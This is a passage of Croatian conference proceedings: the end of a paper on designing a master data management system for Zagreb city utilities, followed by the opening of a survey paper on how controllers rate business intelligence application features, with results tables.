- Čišćenje i kvaliteta podataka
- Inicijalno / inkrementalno punjenje podataka
- Integracija s poslovnim sustavima u realnom vremenu (SOA)
- Upravljanje hijerarhijama
- Kreiranje veza među podacima
- Proces odobravanja promjena podataka (stewardship).

Referencijalni sustavi sadrže veze (linkove, adrese) prema izvornim sustavima i kod sebe ne spremaju sav sadržaj iz izvornih sustava, nego samo identifikatore, ključeve i poveznice prema tom sadržaju. Kreiranje referentnog sloga radi se u realnom vremenu, na upit. Nikakve izmjene se ne rade nad podacima u samom MDM sustavu i ne propagiraju se u druge sustave. Na engleskom se takvi sustavi nazivaju i Registry Style MDM. *Transakcijski* sustavi sadrže sve potrebne podatke iz izvornih sustava, koriste se za standardizaciju, održavanje, uparivanje i nadopunjavanje podataka u MDM sustavu, te za promoviranje podataka u druge sustave u batch modu ili realnom vremenu. Postoje i hibridni MDM sustavi, a kod njih je prvenstveno riječ o referencijalnim sustavima, koji uz identifikatore sadrže i druge, opisne atribute, kako bi se smanjila komunikacija prema drugim sustavima i poboljšale performanse. Referencijalni MDM sustavi su, uzevši u obzir zahtjeve za integraciju, brži, jednostavniji i jeftiniji za implementaciju od transakcijskih sustava. [2]

Domena predstavlja poslovni subjekt čijim podacima treba upravljati. [2] Domena u kontekstu ZGH može biti korisnik (partner), proizvod, lokacija ili objekt. Jednodomenski (engl. Single domain) MDM sustavi su specijalizirani MDM sustavi koji su napravljeni za upravljanje matičnim podacima vezanim za jedan poslovni subjekt. Višedomenski (engl. Multi Domain) MDM sustavi mogu upravljati s matičnim podacima za više subjekata / domena na jednoj platformi, te njihovim međusobnim vezama. Višedomenski sustavi omogućavaju potpuni uvid u matične podatke, budući da među različitim domenama najčešće postoje vrlo složene međuovisnosti. Inicijalno su MDM sustavi bili jednodomenski, ali sve više prevladava višedomenski koncept, budući da su matični podaci iz različitih domena logički povezani, te se kompletna slika subjekta iz jedne domene (primjerice korisnika) dobiva tek ako se na istom mjestu održavaju matični podaci iz ostalih povezanih domena (proizvodi, objekti, lokacije).

Sustavi za upravljanje matičnim podacima se snažno oslanjaju na funkcionalnost platformi za poboljšanje kvalitete podataka, koje se uvijek nalaze implementirane kao dijelovi takvih sustava, prvenstveno u funkciji standardizacije, uparivanja i deduplikacije. Kod sustava za upravljanje matičnim podacima se komponente platformi za poboljšanje kvalitete podataka koriste i u batch procesima i prilikom obrade u realnom vremenu, posebice kod transakcijskih sustava za upravljanje matičnim podacima.

Postoje tri osnovna tipa punjenja podataka u MDM sustav – inicijalno, inkrementalno i real-time:

- Inicijalno punjenje podataka se radi na početku primjene platforme kada se učitavaju svi potrebni aktualni i povijesni podaci i zapisi iz izvornih sustava, podaci iz različitih izvora se uspoređuju i uparuju međusobno, te se kreira inicijalna verzija standardiziranih, uparenih i dedupliciranih podataka.
- Inkrementalno punjenje podataka je metoda osvježavanja sadržaja MDM sustava. Radi se o batch procesu koji se najčešće odvija jednom dnevno, koji nove i promijenjene podatke iz jednog izvora uspoređuje i uparuje s konsolidiranim podacima u MDM sustavu.

Real-time punjenje podrazumijeva da se unos ili promjena zapisa koja se u nekom trenutku desi u nekom od izvornih sustava i iz MDM sustava prema ostalim sustavima, odmah nakon spremanja zapisa, u realnom vremenu promovira prema MDM sustavu, bilo direktnom komunikacijom, bilo korištenjem ESB (engl. Enterprise Service Bus) platforme. Matični podaci moraju proći proces verifikacije od osoba zaduženih za održavanje matičnih podataka kod unosa ili promjene u nekom od sustava, za slučaj da se ne mogu automatski povezati s nekim već postojećim zapisom ili prepoznati kao potpuno novi zapis. Te osobe se nazivaju Data Stewardi ili Upravitelji podataka. Tek nakon odobrenja podataka, podaci se promoviraju i ažuriraju u ostalim sustavima.

MDM sustavi se trebaju integrirati s poslovnim sustavima u realnom vremenu. Integracija u realnom vremenu podrazumijeva da se unos ili promjena zapisa koja se u nekom trenutku desi u nekom od izvornih sustava, odmah nakon spremanja zapisa, u realnom vremenu promovira prema MDM sustavu, koji ga u realnom vremenu obrađuje, te ako nije potrebna intervencija upravitelja podataka prosljeđuje ciljnim sustavima također u realnom vremenu. Ako je potrebna intervencija upravitelja podataka on dobiva notifikaciju o novom zadatku, te se promjena promovira nakon njegove intervencije. Integracija u realnom vremenu se radi korištenjem SOA (engl. Service Oriented Architecture) i putem Web servisa za razmjenu podataka. Integracija može biti realizirana između MDM sustava i ostalih poslovnih sustava bilo direktnom razmjenom poruka bilo korištenjem ESB infrastrukture.

MDM platforma mora omogućiti upravljanje hijerarhijama koje postoje u matičnim podacima, a koje postoje ili ne postoje u izvornim poslovnim sustavima. Definiranjem hijerarhija, podaci dobivaju još jednu dodatnu dimenziju. Održavanjem hijerarhija dobivamo kvalitetniju podlogu za izvještavanje i analizu podataka.

Matični podaci su povezani raznim vezama koje nisu zapisane u izvornim poslovnim sustavima. MDM sustavom omogućen je unos i održavanje veza među objektima. Radi se formalnim i neformalnim grupama koje se kasnije mogu upotrijebiti u izvještavanju u analizi podataka. Veza među podacima može biti veza unutar iste domene kao što je veza između dvije osobe koje su rodbinski povezane (otac i sin, brat i sestra), koja u izvornom sustavu ne postoji. Veza može biti između više domena u kojoj je definirano da su osoba A i osoba B (domena korisnika) prijavljeni u objektu C (domena objekta) te su zaduženi komunalnom uslugom D (domena proizvoda). Ovakve veze u izvornom sustavu postoje, ali u svakom izvornom sustavu samo za dio korisnika, objekata i usluga koje se u njemu vode – MDM sustav bi trebao imati potpune podatke bazirane na podacima iz svih izvornih sustava.


IV. DEFINICIJA FUNKCIONALNIH ZAHTJEVA SUSTAVA

MDM sustav u ZGH idejno je zamišljen na način da podružnice komunalnih djelatnosti mogu unositi i mijenjati matične podatke. Kada jedna od podružnica ažurira podatak, taj podatak se automatizmom ili uz odobrenje upravitelja podataka prenosi u sve ostale podružnice. Matični podaci o klijentima, objektima, proizvodima te lokacije su predmet MDM projekta. Inicijalno je razmišljanje da bi sustavi u ostalim podružnicama bili konzumenti podataka iz centralnog repozitorija.

Ovakav centralizirani MDM sustav bio bi okosnica budućeg sustava za upravljanje odnosima s korisnicima – Customer Relationship Management (CRM) koji bi trebao omogućiti ZGH kvalitetniju i centraliziranu komunikaciju s korisnicima usluga, poboljšanje kvalitete usluge, brže rješavanje problema i otvorenih pitanja, te osmišljavanje, realizaciju i prodaju novih usluga za korisnike.

Na slici 1. prikazan je koncept mogućeg rješenja MDM sustava ZGH.

ZGH želi izbjeći "big bang" pristup, te će početi s osnovnom arhitekturom i faznim pristupom, kako bi se sustavi integrirali korak po korak, s ograničenim brojem atributa i dodavanjem novih atributa u fazama. Izbor arhitekture je vrlo važan jer ima veliki utjecaj na opseg isporuke i konačnu arhitekturu. U dugoročnoj strategiji ZGH, cilj je imati transakcijsku MDM platformu.



Slika 1: Koncept MDM sustava ZGH

Sustavi u podružnicama Vodopskrba i odvodnja, Gradska plinara, Čistoća i Gradsko stambeno komunalno gospodarstvo su u budućem sustavu predviđeni kao „Master" sustavi u kojima se mogu kreirati i mijenjati matični podaci, koji će se u realnom vremenu promovirati u MDM sustav, u njemu obrađivati, te promovirati u ostale sustave. Sustavi u ostalim podružnicama su predviđeni kao „Slave" sustavi koji će razmjenjivati podatke s MDM sustavom u dnevnim batch obradama.

Arhitektura budućeg MDM sustava morat će se uklopiti u postojeću IT infrastrukturu ZGH, biti prilagodljiva i dovoljno fleksibilna da se može proširiti prema budućim potrebama ZGH. Svaki novi sustav, uključujući i MDM, bi se trebao uklopiti u ciljanu Enterprise Service Bus arhitekturu.

V. PRIJEDLOG LOGIČKE ARHITEKTURE SUSTAVA


U ovom poglavlju je opisan logički model podataka MDM sustava i predložena arhitektura. Logički model opisuje potrebnu arhitekturu MDM sustava, domena i atributa kojima će se upravljati, a osnova je za definiranje funkcionalnih zahtjeva koji će biti korišteni u procesu odabira tehnološkog rješenja, zajedno sa popisom funkcionalnih zahtheva.

Glavne tablice u modelu su tablice koje sadrže matične podatke i atribute kojima se upravlja za četiri glavne domene (partnere, adrese, objekte i proizvode/usluge).

Odnosne tablice su tablice koje sadrže informaciju o međusobnim odnosima pojedinih matičnih zapisa, bilo da se radi o odnosima unutar iste domene (odnosi među partnerima) ili među različitim domenama (zaduženja, instalacije, vlasništvo nad objektima).

Pomoćne tablice su šifarnici koji određuju vrijednosti koje su validne za pojedine vrijednosti atributa u glavnim i odnosnim tablicama.

Prikaz predloženog logičkog modela podataka s glavnim atributima je na slici 2.



Slika 2: Prijedlog logičke arhitekture MDM sustava ZGH

Ovakav logički model je osnova za dalji razvoj logičkog i fizičkog modela, te nadopunu dodatnim atributima. Ovaj model opisuje arhitekturu podataka u MDM sustavu, a dodatno je potrebno ovisno o strukturi ulaznih podataka i korištenoj platformi definirati model za prihvat i obradu podataka. Fizički model koji će biti implementiran se može razlikovati ovisno o platformi koja će se koristiti. U njemu će biti definiran način praćenja povijesnih vrijednosti pojedinih atributa u primarnim tablicama. U logičkom modelu ne nalaze se ni tablice koje se odnose na korisnike sustava i ovlasti korisnika sustava, ali podrazumijeva se da će buduće rješenje zadovoljavati sve zahtjeve ZGH vezane za sigurnost korištenja.

VI. ZAKLJUČAK

Matični podaci o korisnicima, lokacijama i objektima su istovremeno izuzetno vrijedna imovina i velik operativni problem ZGH.

Način na koji se sada matični podaci održavaju je kombinacija naslijeđenih procesa iz doba prije uspostave ZGH, te implementacije JUP sustava koji se trebao oslanjati na centralizirane matične podatke. Dio matičnih podataka je centraliziran u Registru, dok se dio matičnih podataka održava u informacijskim sustavima podružnica. Podaci koji se održavaju centralizirano u Registru također nisu potpuno ispravni – u mnogo slučajeva ima nepotpunih, duplih i nevalidnih unosa, ponajviše zbog toga što se morao pronaći način za unos podataka kako bi se zadovoljili poslovni i procesni zahtjevi.

Dodatan problem je nedostupnost matičnih podataka koji su u nadležnosti MUP-a (prijave boravišta), Porezne uprave (OIB) ili Ureda za upravu (podaci o rođenima, vjenčanima i umrlima). Također, postojeća regulativa propisuje da se promjene u obveznim odnosima moraju dojaviti ZGH, ali ne predviđa nikakve mjere u slučaju da se ne dojave, pa postoji puno zaduženja koje su vezana na pokojnike i sličnih situacija.

Implementacija MDM sustava će ZGH omogućiti centralizirano upravljanje matičnim podatcima o klijentima, lokacijama i objektima, te proizvodima i uslugama koje ZGH nudi svojim klijentima. Za kvalitetnu implementaciju takvog sustava potrebno je osigurati potrebne infrastrukturne, procesne i organizacijske preduvjete, kako bi takav sustav u potpunosti ispunio svoju funkciju i ostvario predviđena očekivanja.

LITERATURA

[1] Berson, A.;Dubov, L., 2007, Master Data Management and Customer Data Integration for the Global Enterprise, McGraw-Hill, New York, (109).

[2] Radcliffe, J., 2006, Creating the Single Customer View With Customer Data Integration, available at: http://www.gartner.com, Gartner, ID number:G00132863

[3] Data governance from Wikipedia, the free encyclopedia, http://en.wikipedia.org/wiki/ Data_governance

Empirijsko istraživanje o poslovnoj inteligenciji u Hrvatskoj

Krešimir Futivić (IN2 d.o.o., Zagreb, Hrvatska)
Kresimir.futivic@in2.hr

Sažetak – Tokom 2011. napravljeno je empirijsko istraživanje u RH usredotočeno na ocjenjivanje važnosti funkcionalnosti sustav poslovne inteligencije s aspekta kontrolera. Djelatnici odjela kontrolinga ocjenjivali su niz predloženih funkcionalnosti aplikacija poslovne inteligencije. Osim samih funkcionalnosti istražene su i karakteristike implementacija tih aplikacija. Rezultati pokazuju nekoliko bitnih informacija korisnih kako poduzećima koja namjeravaju uvesti sustav poslovne inteligencije tako i implementatorima tih aplikacija. Prvo – potreban je individualan pristup svakom poduzeću i njegovim potrebama, različite funkcionalnosti često pokazuju bimodalne distribucije (nekima su određene funkcionalnosti važne, a drugima nisu). Drugo – izvještavanje (standardno i po zahtjevu) te usporedba plana i realizacije su daleko najtraženije karakteristike aplikacija poslovne inteligencije. Treće - niz "naprednijih" funkcionalnosti kontroleri ocjenjuju relativno nisko. Četvrto – sustav prava izuzetno je bitan u svim sustavima poslovne inteligencije i korisnici ga redovito ocjenjuju kao važnog.

I. UVOD

U okviru završnog rada na Fakultetu Informatike i organizacije napravljeno je tokom 2011. istraživanje o karakteristikama aplikacija za podršku poslovnoj inteligenciji. Istraživanje je napravljeno u Republici Hrvatskoj a imalo je za cilj pronaći ključne funkcionalnosti koje aplikacije za poslovnu inteligenciju trebaju podržavati. Jedan od najvažnijih ciljeva rada bio je prikaz korisničke perspektive bez zadiranja u tehnološku dimenziju aplikacija (način izvedbe, modele podataka, načine pohrane (OLAP, RDBMS i sl.) Istražen je odnos karakteristika poduzeća i funkcionalnosti aplikacija za poslovnu inteligenciju i to po ocjenama kontrolera te karakteristike projekata uvođenja aplikacija poslovne inteligencije u rad. Sustavi poslovne inteligencije su alat kako menadžera tako i kontrolera. Prije prezentacije menadžeru informacije se najčešće pomno pripremaju i analiziraju. Zadaća kontrolinga je komunikacija s menadžmentom te izvještavanje i proaktivno informiranje menadžmenta pa je time sustav poslovne inteligencije jedan od vrlo važnih alata u svakodnevnom radu kontrolera [1]. Glavni korisnici informacija koje se formiraju u odjelu kontrolinga su menadžeri [2]. Cilj poslovne inteligencije (eng. *business intelligence, BI*) definira se kao „…podrška i unapređenje postupaka donošenja poslovnih odluka u poduzećima" [3]. S obzirom da je to također jedan od ciljeva informacijskog sustava za kontroling, sustav poslovne inteligencije se može smatrati i jednim od najvažnijih informacijskih sustava u odjelu kontrolinga. Pojam poslovna inteligencija načelno ne donosi nešto zaista novo u rad menadžera. Upotreba skupa alata donosi novost zapravo utoliko što su informacije prikupljene i prezentirane na brz i jednostavan način te pružaju znatno šire mogućnosti upita po zahtjevu (eng. *ad-hoc* upita), a time i izvještavanja [4]. Korisnici aplikacija za podršku poslovnoj inteligenciji različito od implementatora doživljavaju važnost određenih karakteristika informatičke podrške pa se empirijsko istraživanje usredotočuje na korisničku perspektivu - što je to što je u aplikacijama za podršku poslovnoj inteligenciji važno, odnosno koje funkcionalnosti su bitne pa su time i važni kriteriji prilikom ocjene kvalitete tih aplikacija. Osim samih funkcionalnosti aplikacije kriteriji za izbor aplikativne podrške ne moraju nužno biti povezani samo sa funkcionalnostima aplikacije, važni parametri mogu biti i karakteristike dobavljača informatičke podrške, troškovi informatičkog rješenja, mogućnosti edukacije i slično.

Ovaj rad prikazati će sažeto rezultate empirijskog istraživanja o važnostima različitih funkcionalnosti aplikacija za podršku poslovnoj inteligenciji te kako bi cjelokupna slika implementacije bila upotpunjena, dati će i kratki prikaz korisničkog viđenja projekata implementacije. Uzorak na kojemu je obavljeno istraživanje je bio namjeran jer je bila želja da se osigura prihvatljiva stopa povrata odgovora, ali i istražiti upravo ona poduzeća koja imaju odjel kontrolinga i prošla su kroz implementaciju aplikacija za podršku poslovnoj inteligenciji. U toku srpnja 2011. poslana je molba da se ispuni upitnik na 67 adresa. Ispunjeno je ukupno 35 upitnika što predstavlja stopu od 52%. Anketni upitnik sadržavao je pitanja podijeljena u četiri grupe. U okviru ovog rada prezentirane će biti grupe pitanja – funkcionalnosti aplikacija poslovne inteligencije i karakteristike projekta. Ostale grupe pitanja bavile su se općim karakteristikama poduzeća te zadovoljstvom korisnika aplikacijama za podršku poslovnoj inteligenciji. Jedna grupa pitanja ispitivala je stav korisnika prema važnostima različitih funkcionalnosti aplikacija, odnosno ispitanici su ocjenjivali koliko su koje funkcionalnosti važne za taj sustav. Ova je grupa pitanja podijeljena je bila u podgrupe koje grupiraju skupove funkcionalnosti u logičke cjeline. Druga grupa pitanja fokusirana je bila na karakteristike projekta i implementatora. Ta grupa pitanja imala je za cilj istražiti tipične slabosti rješenja koje je trenutno u upotrebi. Prikupljanje rezultata realizirano je pomoću web upitnika (google documents). Ciljani ispitanici bili su osobe koje rade kao voditelji odjela kontrolinga ili financijski menadžeri.


II. IMPLEMENTACIJA APLIKACIJA ZA POSLOVNU INTELIGENCIJU

U okviru empirijskog istraživanja postavljen je niz pitanja ispitanicima o tijeku implementacije i angažmanu implementatora. Vrste aplikacije koje se koriste u kontrolingu su prikazane u tablici I.

TABLICA I. VRSTE APLIKACIJA KOJE SE KORISTE U KONTROLINGU

Aplikacije koje se koriste u kontrolingu:	**%**
Excel ili drugi tablični kalkulatori	28,57
Aplikacija za BI i Excel	28,57
Aplikacija namijenjena podršci BI-u (u okviru ERP-a)	42,86

Na pitanje da li su svi potencijali aplikacije iskorišteni samo 29% ispitanika odgovara da su potencijali aplikacije u cijelosti iskorišteni. To znači da su kupljene aplikacije koje načelno pružaju veći skup funkcionalnosti od potrebnog ili implementiranog. To može biti posljedica niza uzroka od kupnje gotovih aplikacija do loše implementacije itd. Na pitanje o tome je li korisnik u interakciji sa aplikacijom samostalan tj. koliko je aplikacija fleksibilna za svakodnevni rad tek nešto više od polovine ispitanika (54%) odgovara da im nije potreban čest angažman IT stručnjaka u svakodnevnom radu. To znači da skoro pola aplikacija ne pruža korisnicima u cijelosti alat s kojim mogu samostalno rukovati, već im je za obavljanje svakodnevnih poslova potrebna pomoć drugih (IT odjela, dobavljača…). Oko polovina (54%) implementacija aplikacija prešla je predviđeni rok za implementaciju (prikazano na slici 1). S obzirom da je ovo ipak značajan postotak ovim podacima treba pristupiti s nešto više ispitivanja.



Slika 1. Udio implementacija aplikacija za poslovnu inteligenciju koje su implementirane u predviđenom roku

U tablici II. prikazane su vrste aplikacija te podatak o kašnjenju implementacije. Možemo zaključiti da postoje ozbiljne razlike u kašnjenju projekata gdje je sustav poslovne inteligencije integralni dio *ERP* sustava (integrirani informacijski sustav) u odnosu na samostalne projekte. Najme čak 70% samostalnih projekata kasni u odnosu na 40% projekata gdje je sustav poslovne inteligencije podsustav u okviru *ERP*-a. Usprkos činjenici da više od polovine projekata kasni, cijena aplikacija je samo kod 29% slučajeva veća. Može se zaključiti da postoji niz projekata koji imaju fiksnu cijenu. Ipak, činjenica da 29% projekata premašuje inicijalno očekivane cijene je značajan postotak. Jedno od važnih pitanja je bila i ocjena kvalitete prijenosa znanja sa implementatora na klijenta. To se smatra jednim od kritičnih faktora za uspjeh uvođenja i kvalitetu aplikacija u cijelosti. Samo 37% poduzeća ima sva potrebna znanja za korištenje aplikacije. To znači da korisnici često ne razumiju u potpunosti rad aplikacija.

TABLICA II. ODNOS VRSTE APLIKACIJE I ZACRTANIH ROKOVA ZA IMPLEMENTACIJU

Vrste sustava	**Vrijeme implementacije je**	
	prešlo rok	**bilo u roku**
Excel ili drugi tablični kalkulatori	60%	40%
Aplikacija za kontroling i Excel	70%	30%
Aplikacija namijenjena podrški kontrolingu (u okviru *ERP*-a)	40%	60%
Ukupno	54%	46%

III. IZVORI INFORMACIJA ZA APLIKACIJE ZA PODRŠKU POSLOVNOJ INTELIGENCIJI

U istraživanju o izvorima informacija za kontroling i znajući da je kontroling odjel jedan od najvažnijih korisnika aplikacija za podršku poslovnoj inteligenciji pokazuje se da su glavni izvori informacija računovodstvo, prodaja i financije [2]. Tablica III. prikazuje izvore informacija za kontroling.

TABLICA III. IZVORI INFORMACIJA ZA KONTROLING

Red. br.	**Izvori informacija**	**zastupljenost informacijskog aplikacija kao izvora informacija za kontroling**
1.	Računovodstvo	94%
2.	Prodaja	69%
3.	Financije	66%
4.	Nabava	49%
5.	Marketing	20%
6.	Excel	63%
7.	Okolina	23%

Elementi po kojima se izvještava, planira ili analizira (organizacijske jedinice, proizvodi, konta…) moraju biti povezani sa metapodacima i šifrarnicima izvorišnih aplikacija. To znači da ukoliko se u *ERP* sustav unese nova organizacijska jedinica ona se mora (automatski ili po zahtjevu) pojaviti i u aplikaciji za podršku poslovnoj inteligenciji ukoliko ista preuzima organizacijsku dimenziju za potrebe planiranja, izvještavanja ili analize. Usprkos tome vidimo da samo 42 % aplikacija ima u cijelosti automatiziran prijenos potrebnih šifrarnika. U drugom skupu aplikacija treba posebno obratiti pažnju na one sustave koji zahtijevaju u potpunosti manualni pristup prijenosu elemenata dimenzija jer to znači dodatni angažman kontrolera na praćenju metapodataka. Tablica IV. pokazuje zastupljenost pojedinih metoda preuzimanja podataka iz izvorišnih šifrarnika u ispitanima aplikacijama a podršku poslovnoj inteligenciji.

IV. OCJENE VAŽNOSTI FUNKCIONALNOSTI APLIKACIJA POSLOVNE INTELIGENCIJE IZ PERSPEKTIVE KONTROLERA

A. *Funkcionalnosti planiranja*

Kako bi se istražilo po kojim dimenzijama kontroleri smatraju da je nužno omogućiti planiranje ponuđeno je bilo nekoliko tipičnih odgovora.

TABLICA IV. NAČIN PREUZIMANJA ELEMENATA DIMENZIJA IZ IZVORIŠNIH APLIKACIJA

Vrsta sinkronizacije metapodataka:	**%**
Potrebno je ručno dodati novi element u aplikaciju	34
Preuzima taj podatak iz izvorišnog aplikacija	42
Djelomično preuzima nove strukture iz ERP-a	22

Na osnovi dobivenih podataka prikazanih u tablici V. možemo zaključiti da je planiranje potrebno po prihodima i troškovima, kontnom planu i proizvodima što smatra preko 50% ispitanika. Osim spomenutih važno je primijetiti da su još neke dimenzije bitne jer trećina ispitanika smatra da se planirati mora po još nekoj nenavedenoj dimenziji.

TABLICA V. DIMENZIJE U PROCESU PLANIRANJA

Dimenzije u planiranju:	**%**
Prihodi / troškovi	77%
Organizacijska struktura	74%
Kontni plan	63%
Proizvodi	54%
Neke druge dimenzije	34%
Ne treba nužno podržavati planiranje	11%

Na pitanje koliko je važno da su sva poslovna područja pokrivena unutar planskog procesa odgovori ukazuju na bimodalnu distribuciju. Određenom broju ispitanika to predstavlja vrlo važnu karakteristiku (ocjenom 7 ili iznad ocjenjuje to 38% ispitanika) dokle je to ocjenom 3 ili niže ocijenilo 35% ispitanika. Na pitanje koliko je važna usporedba plana i realizacije po očekivanju veliki broj ispitanika to smatra važnim. Čak 63% ispitanika je u gornjem dijelu skale (iznad 5). Funkcionalnost usporedbe plana i realizacije znatno je ispred većine ostalih funkcionalnosti. Ova funkcionalnost donekle spada kako u proces planiranja, tako i u proces izvještavanja i analize (to je mogući uzrok visoke ocjene s obzirom da je to jedan od temelja izvještavanja i analize). Omogućavanje usporedbe plana i realizacije i proces unosa planskih brojeva spada u proces planiranja, dok je sama prezentacija rezultata tog procesa u grupi funkcionalnosti izvještavanje. Nakon prezentacije provodi se proces analize pregledavanjem izvještaja i svrdlanjem (eng. *drill*) po pozicijama koje previše odstupaju od plana kako bi se našli razlozi anomalija.

B. *Funkcionalnosti analize*

U ovom dijelu anketnog upitnika korisnici su ispitani koliko važnim ocjenjuju podršku određenim tipičnim kontrolerskim instrumentima u okviru aplikacije za poslovnu inteligenciju. Tako na pitanje o važnosti 80/20 analize čak 71% ispitanika smatra da je to po važnosti u donjem dijelu skale. Samo 24% ispitanika 80/20 analizu ocjenjuje sa visokim ocjena (iznad 7). Za razliku od 80/20, XYZ analiza još je manje percipirana kao bitna funkcionalnost u okviru aplikacija za podršku poslovnoj inteligenciji. ABC i XYZ (u dimenzijama proizvoda i materijala) analize zajedno su podloga su za strategiju držanja zaliha i proizvodnju. Samo 14% ispitanika XYZ analizu kao funkcionalnost smatra vrlo važnom za aplikacije poslovne inteligencije (ocjenom 7 ili većom). Na pitanje o važnosti funkcionalnosti sustava pokazatelja također veliki broj ispitanika odgovara s malom ocjenom, sa 3 ili manje ocjenjuje tu funkcionalnost 45% ispitanika. Oko polovice ispitanika je u gornjem dijelu skale ocijenilo važnost te funkcionalnosti, a s ocjenom 7 ili većom 32% ispitanika. Posljedica ne izrađivanja sustava pokazatelja je činjenica da nema jednostavnog načina da menadžment na brz i efikasan način može pogledati stanje poduzeća u nekoj dimenziji poslovanja koja ih zanima u tom trenutku, već se to mora raditi kroz veliki broj formalnih izvještaja. Funkcionalnost multidimenzionalne analize točke pokrića veliki broj ispitanika ne smatra važnom. U donjem dijelu skale nalazi se čak 80% odgovora. Posljedica ne računanja točke pokrića po linijama proizvoda, distribucijskim kanalima i ostalim dimenzijama je činjenica da u poduzećima ne postoji jasna slika o profitabilnosti na nižim nivoima zrnatosti (granularnosti) podataka od nivoa poduzeća. To 